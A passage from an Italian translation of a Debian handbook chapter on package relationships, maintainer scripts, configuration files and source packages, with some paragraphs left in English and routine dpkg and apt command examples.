Le dipendenze sono definite nel campo Depends dell'intestazione del pacchetto. Questo è un elenco di condizioni che devono essere verificate perché il pacchetto lavori correttamente; queste informazioni sono usate da strumenti come `apt` per installare le librerie richieste, nelle versioni appropriateche soddisfano le dipendenze del pacchetto da installare. Per ogni dipendenza, è possibile restringere l'intervallo di versioni che verificano una condizione. In altre parole, è possibile esprimere il fatto che è necessario il pacchetto *libc6* in una versione uguale o superiore a "2.15" (scritto "`libc6 (>= 2.15)`"). Gli operatori di confronto per la versione sono i seguenti:

- <<: minore;
- <=: minore o uguale;
- =: uguale a (notare che "2.6.1" non è uguale a "2.6.1-1");

- >=: maggiore o uguale;
- >>: maggiore.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical "and". In conditions, the vertical bar ("|") expresses a logical "or" (it is an inclusive "or", not an exclusive "either/or"). Carrying greater priority than "and", it can be used as many times as necessary. Thus, the dependency "(A or B) and C" is written `A | B, C`. In contrast, the expression "A or (B and C)" should be written as "(A or B) and (A or C)", since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators "or" and "and". It would thus be written `A | B, A | C`.

➨ `https://www.debian.org/doc/debian-policy/#document-ch-relationships`

Il sistema delle dipendenze è un buon meccanismo per garantire il funzionamento di un programma, ma ha un altro uso con i "meta-pacchetti". Questi sono pacchetti vuoti che descrivono solamente le dipendenze. Essi facilitano l'installazione di gruppi coerenti di programmi prescelti dal manutentore del meta-pacchetto; in tal modo, `apt-get install meta-pacchetto` installerà automaticamente tutti questi programmi usando le dipendenze del meta-pacchetto. Esempi di meta-pacchetti sono *gnome*, *kde* e *linux-image-2.6-686*.

POLICY DEBIAN

Pre-Depends, più esigente di Depends

Le "pre-dipendenze", che sono elencate nel campo "Pre-Depends" nelle intestazioni del pacchetto, completano le normali dipendenze; la loro sintassi è identica. Una normale dipendenza indica che il pacchetto in questione deve essere scompattato e configurato prima del pacchetto che dichiara la pre-dipendenza. Una pre-dipendenza indica espressamente che il pacchetto in questione deve essere scompattato e configurato prima dell'esecuzione dello script di pre-installazione del pacchetto che dichiara la pre-dipendenza, cioè prima della sua installazione.

Una pre-dipendenza è molto forte per apt perché aggiunge un vincolo stretto sull'ordine dei pacchetti da installare. Pertanto, le pre-dipendenze sono scoraggiate se non assolutamente necessarie. È anche consigliato consultare altri sviluppatori in debian-devel@lists.debian.org prima di aggiungere una pre-dipendenza. In genere è possibile trovare un'altra soluzione per aggirare il problema.

POLICY DEBIAN

I campi Recommends, Suggests e Enhances

I campi Recommends e Suggests descrivono dipendenze non obbligatorie. Le dipendenze "raccomandate", le più importanti, migliorano considerevolmente le funzionalità offerte dal pacchetto, ma non sono indispensabili al suo funzionamento. Le dipendenze "consigliate", di importanza secondaria, indicano che certi pacchetti possono integrare o aumentare la loro rispettiva utilità, ma è perfettamente ragionevole installarne uno senza gli altri.

Si dovrebbe sempre installare i pacchetti "raccomandati", a meno che non si sappia esattamente perché non se ne ha bisogno. Al contrario, non è necessario installare i pacchetti "consigliati" a meno che non si sappia perché se ne ha bisogno.

Anche il campo Enhances descrive un consiglio, ma in un contesto differente. Infatti si trova nel pacchetto consigliato, non nel pacchetto che beneficia del consiglio. È interessante perché è possibile aggiungere un consiglio senza dover modificare il pacchetto interessato. Perciò, tutte le aggiunte, plug-in, e altre estensioni a un programma possono prendere posto nell'elenco di consigli relativi a quel software. Sebbene esista da diversi anni, quest'ultimo campo è ancora largamente ignorato

da programmi come `apt-get` o `synaptic`. Il suo scopo è far apparire all'utente un consiglio fatto dal campo `Enhances` in aggiunta ai tradizionali consigli trovati nel campo `Suggests`.

Conflitti: il campo Conflicts

Il campo Conflitti indica quando un pacchetto non può essere installato insieme a un altro. La ragione più comune è che entrambi i pacchetti contengono un file con lo stesso nome o forniscono lo stesso servizio sulla stessa porta TCP, oppure si ostacolerebbero a vicenda nel funzionamento.

`dpkg` si rifiuterà di installare un pacchetto che provoca un conflitto con un pacchetto già installato, a meno che il nuovo pacchetto non specifichi che "sostituisce" il pacchetto installato, nel qual caso `dpkg` sceglierà di sostituire il vecchio pacchetto con quello nuovo. `apt` segue sempre le istruzioni: se si sceglie di installare un nuovo pacchetto, offrirà automaticamente di disinstallare il pacchetto che crea un problema.

Incompatibilità: il campo Breaks

Il campo Breaks ha un effetto simile a Conflicts, ma con un significato speciale. Segnala che l'installazione di un pacchetto "renderà difettoso" un altro pacchetto (o delle sue versioni particolari). In generale, questa incompatibilità tra due pacchetti è transitoria e la relazione Breaks fa specifico riferimento alle versioni incompatibili.

`dpkg` si rifiuterà di installare un pacchetto che rende difettoso un pacchetto già installato e `apt` cercherà di risolvere il problema aggiornando il pacchetto che sarebbe reso difettoso a una nuova versione (che si suppone corretta e, perciò, di nuovo compatibile).

Questo tipo di situazione può accadere in caso di aggiornamenti senza compatibilità all'indietro: questo è il caso di una nuova versione che non funziona più insieme alla vecchia versione e causa un malfunzionamento in un altro programma senza avere accorgimenti speciali. Il campo Breaks evita che l'utente incontri tali problemi.

Oggetti forniti: il campo Provides

Questo campo introduce il concetto molto interessante di "pacchetto virtuale". Ha molti ruoli, ma due sono particolarmente importanti. Il primo ruolo consiste nell'usare un pacchetto virtuale per associare ad esso un servizio generico (il pacchetto "fornisce" il servizio). Il secondo indica che un pacchetto sostituisce completamente un altro e che per questo scopo può anche soddisfare le dipendenze che l'altro soddisferebbe. Perciò è possibile creare un pacchetto sostitutivo senza dover usare il solito nome di pacchetto.

VOCABOLARIO

Meta-pacchetto e pacchetto virtuale

È essenziale distinguere chiaramente i meta-pacchetti dai pacchetti virtuali. I primi sono pacchetti reali (che comprendono dei file `.deb` reali), il cui unico scopo è di esprimere dipendenze.

I pacchetti virtuali, invece, non esistono fisicamente; sono solo un mezzo per identificare pacchetti reali in base a criteri comuni e logici (servizio fornito, compatibilità con un programma standard o con un pacchetto preesistente, ecc.).

Fornire un "servizio" Il primo caso può essere discusso nei dettagli con un esempio: si dice che tutti server di posta, come *postfix* o *sendmail* "forniscono" il pacchetto virtuale *mail-transport-agent*. Perciò, ogni pacchetto che abbia bisogno di questo servizio per funzionare (es. un gestore di mailing list come *smartlist* o *sympa*) semplicemente dichiara nelle proprie dipendenze di richiedere *mail-transport-agent* invece di specificare un lungo ed incompleto elenco di possibili soluzioni (es. `postfix | sendmail | exim | …`). Inoltre, è inutile installare due server di posta sulla stessa macchina, questo è il motivo per cui ognuno di tali pacchetti dichiara un conflitto con il pacchetto virtuale *mail-transport-agent*. Il conflitto di un pacchetto con sé stesso viene ignorato dal sistema, ma questa tecnica impedisce l'installazione contemporanea di due server di posta.

POLICY DEBIAN

Elenco di pacchetti virtuali

Perché i pacchetti virtuali siano utili, tutti devono concordare sul loro nome. Questo è il motivo per cui sono standardizzati nella Policy Debian. L'elenco include tra gli altri *mail-transport-agent* per i server di posta, *c-compiler* per i compilatori del linguaggio di programmazione C, *www-browser* per i browser web, *httpd* per i server web, *ftp-server* per i server FTP, *x-terminal-emulator* per gli emulatori di terminale in modalità grafica (`xterm`) e *x-window-manager* per i gestori di finestre.

L'elenco completo si può trovare sul Web.

➨ `http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt`

Interscambiabilità con un altro pacchetto The Provides field is also interesting when the content of a package is included in a larger package. For example, the *libdigest-md5-perl* Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.24 present in *Stretch*). As such, the package *perl* has since version 5.8 declared Provides: libdigest-md5-perl so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The *libdigest-md5-perl* package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.




Figura 5.1 *Uso del campo Provides per non lasciare dipendenze non soddisfatte*

Questa caratteristica è molto utile dal momento che non è mai possibile anticipare le variabilità dello sviluppo ed è necessario essere in grado di adattarsi ai cambiamenti di nome del software obsoleto e ad altre sostituzioni automatiche.

FONDAMENTALI

Perl, un linguaggio di programmazione

Perl (Practical Extraction and Report Language) è un linguaggio di programmazione molto popolare. Ha molti moduli pronti all'uso che coprono un vasto spettro di applicazioni e che sono distribuiti tramite i server CPAN (Comprehensive Perl Archive Network), una completa rete di pacchetti Perl.

- `http://www.perl.org/`
- `http://www.cpan.org/`

Dal momento che è un linguaggio interpretato, un programma scritto in Perl non richiede una compilazione prima dell'esecuzione. Questo è il motivo per cui sono chiamati "script Perl".

Limitazioni Passate I pacchetti virtuali soffrono di alcune limitazioni problematiche, la più significativa delle quali è l'assenza di un numero di versione. Per tornare all'esempio precedente, una dipendenza come Depends: libdigest-md5-perl (>= 1.6), nonostante la presenza di Perl 5.10, non verrà mai considerata soddisfatta dal sistema dei pacchetti — mentre in realtà molto probabilmente è soddisfatta. Inconsapevole di ciò, il sistema dei pacchetti sceglie l'opzione meno rischiosa, supponendo che le versioni non coincidano.

This limitation has been lifted in *dpkg* 1.17.11, and is no longer relevant in Stretch. Packages can assign a version to the virtual packages they provide with a dependency such as Provides:

libdigest-md5-perl (= 1.8).

Sostituzione di file: il campo Replaces

Il campo Replaces indica che il pacchetto contiene file che sono presenti anche in un altro pacchetto, ma che il pacchetto è legittimamente titolato a sostituirli. Senza questa specificazione, `dpkg` fallisce dichiarando che non può sovrascrivere i file di un altro pacchetto (tecnicamente è possibile obbligarlo a farlo con l'opzione --force-overwrite, ma questa non è considerata un'operazione regolare). Ciò permette di identificare potenziali problemi e obbliga il manutentore a studiare la situazione prima di scegliere se aggiungere tale campo.

L'uso di questo campo è giustificato quando il nome del pacchetto cambia o quando un pacchetto è incluso in un altro. Questo succede anche quando il manutentore decide di distribuire i file in maniera differente tra i vari pacchetti binari prodotti dallo stesso pacchetto sorgente: un file sostituito non appartiene più al vecchio pacchetto, ma solo a quello nuovo.

Se tutti i file di un pacchetto installato sono stati sostituiti, il pacchetto è considerato come rimosso. Infine, questo campo incoraggia `dpkg` a rimuovere il pacchetto sostituito quando c'è un conflitto.

APPROFONDIMENTI

Il campo Tag

In the *apt* example above, we can see the presence of a field that we have not yet described, the Tag field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; `aptitude` displays these tags, and allows them to be used as search criteria. For those who are repelled by `aptitude`'s search criteria, the following website allows navigation of the tag database:

➨ `https://wiki.debian.org/Debtags`

5.2.2. Script di configurazione

In aggiunta al file `control`, l'archivio `control.tar.gz` per ogni pacchetto Debian può contenere alcuni script, chiamati da `dpkg` a differenti stadi dell'elaborazione di un pacchetto. La Policy Debian descrive nei dettagli i casi possibili, specificando gli script chiamati e gli argomenti che ricevono. Queste sequenze possono essere complicate, dal momento che, se uno degli script fallisce, `dpkg` cercherà di ritornare a uno stato soddisfacente annullando l'installazione o la rimozione in corso (per quanto possibile).

APPROFONDIMENTI

Il database di dpkg

Tutti gli script di configurazione per i pacchetti installati sono memorizzati nella directory `/var/lib/dpkg/info/`, sotto forma di file il cui nome inizia con il nome del pacchetto. Questa directory comprende anche un file con l'estensione `.list` per ogni pacchetto, che contiene l'elenco dei file che appartengono a tale pacchetto.

Il file `/var/lib/dpkg/status` contiene una serie di blocchi di dati (nel formato delle note intestazioni di posta, RFC 2822) che descrive lo stato di ogni pacchetto. Anche le informazioni del file `control` del pacchetto installato sono duplicate qui.

In genere, lo script `preinst` viene eseguito prima dell'installazione del pacchetto, mentre `postinst` la segue. Nella stessa maniera, `prerm` viene invocato prima della rimozione di un pacchetto e `postrm` dopo. Un aggiornamento di un pacchetto equivale alla rimozione della versione precedente e all'installazione di quella nuova. Non è possibile qui descrivere nei dettagli tutti i possibili scenari, ma saranno discussi i due più comuni: un'installazione/aggiornamento e una rimozione.

ATTENZIONE

Nomi simbolici degli script

Le sequenze descritte in questa sezione chiamano gli script di configurazione con nomi specifici come `old-prerm` o `new-postinst`. Sono rispettivamente lo script `prerm` contenuto nella vecchia versione del pacchetto (installata prima dell'aggiornamento) e lo script `postinst` contenuto nella nuova versione (installata dall'aggiornamento).

SUGGERIMENTO

Diagrammi di stato

Manoj Srivastava made these diagrams explaining how the configuration scripts are called by `dpkg`. Similar diagrams have also been developed by the Debian Women project; they are a bit simpler to understand, but less complete.

➨ `https://people.debian.org/~srivasta/MaintainerScripts.html`

➨ `https://www.debian.org/doc/debian-policy/#maintainer-script-flowcharts`

Installazione e aggiornamento

Ecco cosa succede durante un'installazione (o un aggiornamento):

1. Per un aggiornamento, `dpkg` chiama `old-prerm upgrade new-version`.
2. Per un aggiornamento, `dpkg` poi esegue `new-preinst upgrade vecchia-versione`; per una prima installazione, esegue `new-preinst install`. Può anche aggiungere la vecchia versione nell'ultimo parametro, se il pacchetto è già stato installato e rimosso (ma non completamente e i vecchi file di configurazione sono stati conservati).
3. Poi i file del nuovo pacchetto vengono scompattati. Se un file esiste già, viene sostituito, ma viene fatta temporaneamente una copia di backup.
4. Per un aggiornamento, `dpkg` esegue `old-postrm upgrade nuova-versione`.
5. `dpkg` aggiorna tutti i dati interni (elenco file, script di configurazione, ecc.) e rimuove i backup dei file sostituiti. Questo è il punto di non ritorno: `dpkg` non ha più accesso a tutti gli elementi necessari a ritornare allo stato precedente.
6. `dpkg` aggiornerà i file di configurazionek, chiedendo all'utente di decidere se non è in grado di gestire automaticamente questo compito. I dettagli di questa procedura sono discussi nella Sezione 5.2.3, «Somme di controllo, elenco di file di configurazione» [87].

7. Infine, `dpkg` configura il pacchetto eseguendo `new-postinst configure ultima-versione-configurata`.

Rimozione di pacchetti

Ecco cosa succede durante la rimozione di un pacchetto:

1. `dpkg` chiama `prerm remove`.
2. `dpkg` rimuove tutti i file del pacchetto, con l'eccezione dei file di configurazione e gli script di configurazione.
3. `dpkg` esegue `postrm remove`. Tutti gli script di configurazione, eccetto `postrm`, vengono rimossi. Se l'utente non ha usato l'opzione "purge", le operazioni sono terminate qui.
4. Per una eliminazione completa del pacchetto (comando impartito con `dpkg --purge` o `dpkg -P`), anche i file di configurazione vengono eliminati, così come certe copie (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) e certi file temporanei; poi `dpkg` esegue `postrm purge`.

VOCABOLARIO

Purge, una rimozione completa

Quando un pacchetto Debian viene rimosso, i file di configurazione sono conservati per facilitare una possibile reinstallazione. Per lo stesso motivo, i dati generati da un demone (come i contenuti della directory di un server LDAP o il contenuto di un database per un server SQL) normalmente sono conservati.

Per rimuovere tutti i dati associati a un pacchetto, è necessario eseguirne il "purge" con il comando `dpkg -P pacchetto`, `apt-get remove --purge pacchetto` oppure `aptitude purge pacchetto`.

Vista la natura definitiva di tale rimozione di dati, una rimozione con purge non dovrebbe essere effettuata con leggerezza.

I quattro script descritti più avanti sono complementati da uno script `config`, fornito dai pacchetti usando `debconf` per acquisire dall'utente le informazioni per la configurazione. Durante l'installazione, questo script definisce nei dettagli le domande poste da `debconf`. Le risposte sono registrate del database di `debconf` per usi futuri. Lo script è generalmente eseguito da `apt` prima di installare i pacchetti uno per uno in modo da raggruppare tutte le domande e porle all'utente all'inizio del procedimento. Gli script pre- e post-installazione possono quindi usare queste informazioni per operare secondo i desideri dell'utente.

STRUMENTO

debconf

`debconf` è stato creato per risolvere un problema ricorrente in Debian. Tutti i pacchetti Debian che non sono in grado di funzionare senza un minimo di configurazione ponevano le loro domande con chiamate ai comandi `echo` e `read` in script della shell come `postinst` e script simili. Ma questo significava che durante un'installazione o un aggiornamento importante l'utente doveva stare davanti al computer per rispondere alle varie domande che potevano essere poste in qualsiasi momento. Queste interazioni manuali sono quasi completamente eliminate grazie allo strumento `debconf`.

`debconf` ha molte caratteristiche interessanti: richiede che lo sviluppatore specifichi l'interazione con l'utente; permette la localizzazione di varie stringhe di caratteri visualizzate (tutte le traduzioni sono memorizzate nel file `templates` che descrive le interazioni); ha diversi modelli di visualizzazione per sottoporre le domande all'utente (modalità testo, modalità grafica, non interattiva); permette la creazione di un database centrale di risposte per condividere la stessa configurazione con diversi computer... ma la più importante è che ora è possibile presentare tutte le domande in blocco prima di iniziare un lungo processo di installazione o di aggiornamento. L'utente può fare altre cose mentre il sistema gestisce da solo l'installazione, senza dove stare a fissare lo schermo in attesa di domande.

5.2.3. Somme di controllo, elenco di file di configurazione

Oltre ai file di configurazione menzionati nelle sezioni precedenti, il file `control.tar.gz` contenuto in un pacchetto Debian potrebbe contenere altri file interessanti. Il primo, `md5sums`, contiene i checksum MD5 per tutti i file del pacchetto. Il suo vantaggio principale è che permette a `dpkg --verify` (che sarà studiato nella Sezione 14.3.3.1, «Revisione dei Pacchetti con `dpkg --verify`» [406]) di controllare se questi file sono stati modificati dopo la loro installazione. Si noti che quando il file non esiste, `dpkg` lo genererà in modo dinamico al momento dell'installazione (e lo memorizzerà nel database di dpkg come gli altri file di controllo).

`conffiles` elenca i file del pacchetto che devono essere gestiti come file di configurazione. I file di configurazione possono essere modificati dall'amministratore, e `dpkg` cercherà di mantenere questi cambiamenti durante l'aggiornamento del pacchetto.

In effetti, in questa situazione, `dpkg` si comporta il più intelligentemente possibile: non fa niente se il file di configurazione standard non è cambiato tra le due versioni. Se, invece, il file è cambiato, cercherà di aggiornarlo. Sono possibili due casi: o l'amministratore non ha toccato questo file di configurazione, nel qual caso `dpkg` installa automaticamente la nuova versione; oppure il file è stato modificato, nel qual caso `dpkg` chiede all'amministratore quale versione desidera usare (quella vecchia con modifiche o quella nuova fornita con il pacchetto). Per aiutare nella decisione, `dpkg` offre la possibilità di visualizzare un "`diff`" che mostra le differenze tra le due versioni. Se l'utente sceglie di tenere la vecchia versione, quella nuova sarà memorizzata nella stessa posizione, in un file con il suffisso `.dpkg-dist`. Se l'utente sceglie la nuova versione, quella vecchia è mantenuta in un file con il suffisso `.dpkg-old`. Un'altra azione disponibile consiste nell'interrompere momentaneamente `dpkg` per modificare il file e tentare di applicare di nuovo le relative modifiche (precedentemente identificate con `diff`).

APPROFONDIMENTI

Evitare le domande del file di configurazione

`dpkg` gestisce gli aggiornamenti del file di configurazione, ma interrompe regolarmente queste operazioni per chiedere input dall'amministratore. Questo lo rende poco piacevole per chi desidera eseguire gli aggiornamenti in maniera non interattiva. Questo è il motivo per cui questo programma offre opzioni che permettono al sistema di rispondere automaticamente secondo la stessa logica: `--force-confold` mantiene la vecchia versione del file; `--force-confnew` userà la nuova versione del file (queste scelte sono rispettate anche se il file non è stato cambiato dall'amministratore, cosa che solo raramente ha l'effetto desiderato). L'aggiunta dell'opzione `--force-confdef` dice a `dpkg` di usare l'opzione predefinita quando

è offerta una scelta (in altre parole, quando il file di configurazione originale non è stato toccato) e usa `--force-confnew` o `--force-confold` per gli altri casi.

Queste opzioni si applicano a `dpkg`, ma la maggior parte del tempo l'amministratore lavorerà direttamente con i programmi `aptitude` o `apt-get`. È, perciò, necessario conoscere la sintassi usata per indicare le opzioni da passare al comando `dpkg` (le loro interfacce da riga di comando sono molto simili).

```
# apt-get -o DPkg::Options::="--force-confdef" -o DPkg::
    ➥ options::="--force-confold" dist-upgrade
```

Queste opzioni possono essere memorizzate direttamente nella configurazione del programma `apt`, invece che specificarle ogni volta sulla riga di commando. Per far ciò, è sufficiente scrivere la riga seguente nel file `/etc/apt/apt.conf.d/local`:

```
DPkg::Options { "--force-confdef"; "--force-confold"; }
```

Includere questa opzione nel file di configurazione permetterà di usarlo anche in un'interfaccia grafica come `aptitude`.

APPROFONDIMENTI

Obbligare dpkg a porre le domande del file di configurazione

L'opzione `--force-confask` richiede che `dpkg` visualizzi le domande sui file di configurazione, anche nei casi in cui non sarebbe normalmente necessario. Perciò, durante la reinstallazione di un pacchetto con questa opzione, `dpkg` porrà di nuovo le domande per tutti i file di configurazione modificati dall'amministratore. Questo è molto comodo, specialmente per reinstallare il file di configurazione originale se è stato eliminato e non ne è disponibile un'altra copia: una normale reinstallazione non funzionerebbe perché `dpkg` considera la rimozione come una forma legittima di modifica e perciò non installa il file di configurazione desiderato.

5.3. Struttura di un pacchetto sorgente

5.3.1. Formato

A source package is usually comprised of three files, a `.dsc`, a `.orig.tar.gz`, and a `.debian.tar.xz` (or `.diff.gz`). They allow creation of binary packages (`.deb` files described above) from the source code files of the program, which are written in a programming language.

Il file `.dsc` (Debian Source Control) è un breve file di testo che contiene un'intestazione RFC 2822 (proprio come il file `control` esaminato nella Sezione 5.2.1, «Descrizione: il file `control`» [78]) che descrive il pacchetto sorgente e indica quali altri file ne fanno parte. È firmato dal suo manutentore, il che garantisce la sua autenticità. Vedere la Sezione 6.5, «Controllare l'autenticità dei pacchetti» [128] per ulteriori dettagli su questo argomento.

Esempio 5.1 *Un file* `.dsc`

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512
```

```
Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.65-4
Maintainer: Emfox Zhou <emfox@debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 3.9.8
Vcs-Browser: https://anonscm.debian.org/cgit/collab-maint/zim.git
Vcs-Git: https://anonscm.debian.org/git/collab-maint/zim.git
Build-Depends: debhelper (>= 9), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=
    ➥ 2.6), python-gtk2, python-xdg, dh-python
Package-List:
 zim deb x11 optional arch=all
Checksums-Sha1:
 4a9be85c98b7f4397800f6d301428d64241034ce 1899614 zim_0.65.orig.tar.gz
 0ec38c990ec7662205dd0c843bf81f9033906a2e 10332 zim_0.65-4.debian.tar.xz
Checksums-Sha256:
 5442f3334395a2beafc5b9a2bbec2e53e38270d4bad696b5c4053dd51dc1ed96 1899614 zim_0.65.
    ➥ orig.tar.gz
 78271df16aa166dce916b3ff4ecd705ed3a8832e49d3ef0bd8738a4fe8dd2b4f 10332 zim_0.65-4.
    ➥ debian.tar.xz
Files:
 63ab7a2070e6d1d3fb32700a851d7b8b 1899614 zim_0.65.orig.tar.gz
 648559b38e04eaf4f6caa97563c057ff 10332 zim_0.65-4.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEzBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFAlgzZXkACgkQA4gdq+vC
mrnyXAf+M/PzZFjqk6Hvv1QSbocIDZ3bEqRjVpNLApubsPsEZZT6yw9vypzNE2hZ
/BbLPa0Ntbhew4U+SJpuujV7VnLs9mZgOFuKRHKWYQBQ+oxw+gtM6iePwVj58aP/
LW7K5gE428ohMdjIkf42Lz4Fve3dVPgPLIzQxRZ87N6OKqmS81M6/RRIF3TS/gJp
CwpN1yifCfQs46gxL5/CgA4uhI8taz+g+8ZDd6fL5BQeFuNsgplY4QL1uGno3F7G
VY7WZhM601Re2ePnv+6vjh8kDWMjZhfB4RJy0+hHezuoVGKljyaxc1O4P/fxvXus
CEETju6cAE/HgDubDXDqExMwEd4odA==
=HUvj
-----END PGP SIGNATURE-----
```

Notare che anche il pacchetto sorgente ha delle dipendenze (Build-Depends) completamente distinte da quelle del pacchetto binario, dal momento che indicano gli strumenti richiesti per compilare il software in questione e costruire il suo pacchetto binario.

ATTENZIONE

Spazi di nomi distinti

È importante notare qui che non c'è una forte corrispondenza tra il nome del pacchetto sorgente e quello dei pacchetti binari che genera. È abbastanza facile da capire se si sa che ogni pacchetto sorgente può generare diversi pacchetti binari.

Questo è il motivo per cui il file `.dsc` ha dei campi `Source` e `Binary` per nominare esplicitamente il pacchetto sorgente e memorizzare l'elenco dei pacchetti binari che esso genera.

CULTURA

Perché dividere in diversi pacchetti

Piuttosto di frequente, un pacchetto sorgente (per un certo gruppo di programmi) può generare diversi pacchetti binari. Le ragioni sono molteplici: un programma può spesso essere usato in contesti diversi, per cui una libreria condivisa può essere installata per far funzionare un'applicazione (per esempio *libc6*) o può essere installata per sviluppare un nuovo programma (*libc6-dev* sarà allora il pacchetto corretto). La stessa logica si trova per servizi client/server dove la parte server è installata su una macchina e la parte client su altre (questo è il caso, per esempio, di *openssh-server* e di *openssh-client*).

Altrettanto di frequente, la documentazione è fornita in un pacchetto dedicato: l'utente può installarla indipendentemente dal software e può in qualsiasi momento scegliere di rimuoverla per risparmiare spazio su disco. Inoltre, ciò risparmia spazio su disco anche sui mirror di Debian, dal momento che il pacchetto con la documentazione sarà condiviso tra tutte le architetture (invece di avere la documentazione duplicata nei pacchetti per ogni architettura).

IN PROSPETTIVA

Differenti formati di pacchetti sorgenti

Inizialmente c'era un solo formato per i pacchetti sorgenti. È il formato `1.0` che associa un archivio `.orig.tar.gz` a una patch `.diff.gz` di "debianizzazione" (c'è anche una variante che consiste di un singolo archivio `.tar.gz` che è usato automaticamente se non c'è alcun `.orig.tar.gz` disponibile).

Since Debian *Squeeze*, Debian developers have the option to use new formats that correct many problems of the historical format. Format `3.0 (quilt)` can combine multiple upstream archives in the same source package: in addition to the usual `.orig.tar.gz`, supplementary `.orig-component.tar.gz` archives can be included. This is useful with software that is distributed in several upstream components but for which a single source package is desired. These archives can also be compressed with `xz` rather than `gzip`, which saves disk space and network resources. Finally, the monolithic patch, `.diff.gz` is replaced by a `.debian.tar.xz` archive containing the compiling instructions and a set of upstream patches contributed by the package maintainer. These last are recorded in a format compatible with `quilt` — a tool that facilitates the management of a series of patches.

Il `.orig.tar.gz` è un archivio che contiene il codice sorgente del programma come fornito dallo sviluppatore originale. Ai manutentori dei pacchetti Debian viene chiesto di non modificare questo archivio in modo da poter facilmente verificare la fonte e l'integrità del file (con un semplice confronto con una somma di controllo) e per rispettare i desideri di alcuni autori.

The `.debian.tar.xz` contains all of the modifications made by the Debian maintainer, especially the addition of a `debian` directory containing the instructions to execute to construct a Debian package.

STRUMENTO

Decomprimere un pacchetto sorgente

Avendo un pacchetto sorgente, si può usare `dpkg-source` (dal pacchetto *dpkg-dev*) per decomprimerlo:

```
$ dpkg-source -x package_0.7-1.dsc
```

Si può anche usare `apt-get` per scaricare un pacchetto sorgente e scompattarlo immediatamente. È richiesto che le appropriate righe `deb-src` siano presenti nel file `/etc/apt/sources.list`, comunque (per ulteriori dettagli, vedere la Sezione 6.1, «Compilazione del file `sources.list`» [106]). Esse sono usate per elencare le "fonti" di un pacchetto sorgente (intendendo i server sui quali è ospitato un gruppo di pacchetti sorgente).

```
$ apt-get source pacchetto
```

5.3.2. Uso con Debian

Il pacchetto sorgente è alla base di tutto in Debian. Tutti i pacchetti Debian provengono da un pacchetto sorgente e ogni modifica in un pacchetto Debian è la conseguenza di una modifica fatta al pacchetto sorgente. I manutentori Debian lavorano con i pacchetti sorgenti, conoscendo, però, le conseguenze delle loro azioni sui pacchetti binari. I frutti del loro lavoro si trovano, perciò, nei pacchetti sorgenti disponibili da Debian: si può facilmente tornare indietro e seguire ogni cosa.

Quando una nuova versione di un pacchetto (pacchetto sorgente e uno o più pacchetti binari) arriva su un server Debian, il pacchetto sorgente è il più importante. Infatti, sarà usato da una rete di macchine con architetture differenti per la compilazione delle varie architetture supportate da Debian. Il fatto che lo sviluppatore invii anche uno o più pacchetti binari per una data architettura (solitamente i386 o amd64) è relativamente non importante, dal momento che potrebbero anche essere stati generati automaticamente.

5.4. Manipolazione dei pacchetti con `dpkg`

`dpkg` è il comando di base per gestire i pacchetti Debian sul sistema. Se si hanno dei pacchetti `.deb`, è `dpkg` che permette l'installazione o l'analisi del loro contenuto. Ma questo programma ha solo una visione parziale dell'universo Debian: conosce cosa è installato sul sistema e ciò che è dato sulla riga di comando, ma non conosce nulla degli altri pacchetti disponibili. Perciò, fallirà se una dipendenza non è soddisfatta. Strumenti come `apt-get`, al contrario, creano un elenco di dipendenze da installare il più automaticamente possibile.

NOTA

`dpkg` o `apt-get`?

`dpkg` dovrebbe esere visto come uno strumento di sistema (backend) e `apt-get` come uno strumento più vicino all'utente, che supera le precedenti limitazioni. Questi strumenti lavorano insieme, ognuno con le proprie peculiarità, adatte a compiti specifici.

5.4.1. Installazione dei pacchetti

`dpkg` è, soprattutto, uno strumento per installare un pacchetto Debian già disponibile (perché non scarica niente). Per fare ciò, si usa la sua opzione -i oppure --install.

Esempio 5.2 *Installazione di un pacchetto con* `dpkg`

```
# dpkg -i man-db_2.7.6.1-2_amd64.deb
(Reading database ... 110431 files and directories currently installed.)
Preparing to unpack man-db_2.7.6.1-2_amd64.deb ...
Unpacking man-db (2.7.6.1-2) over (2.7.6.1-1) ...
Setting up man-db (2.7.6.1-2) ...
Updating database of manual pages ...
Processing triggers for mime-support (3.60) ...
```

Si possono vedere i differenti passi eseguiti da `dpkg`; si può sapere, perciò, a quale punto si è verificato un errore. L'installazione può anche essere effettuata in due stadi: prima lo spacchettamento, poi la configurazione. `apt-get` si avvantaggia di ciò, limitando il numero di chiamate a `dpkg` (dal momento che ogni chiamata è onerosa a causa del caricamento del database in memoria, specialmente l'elenco dei file già installati).

Esempio 5.3 *Spacchettamento e configurazione separati*

```
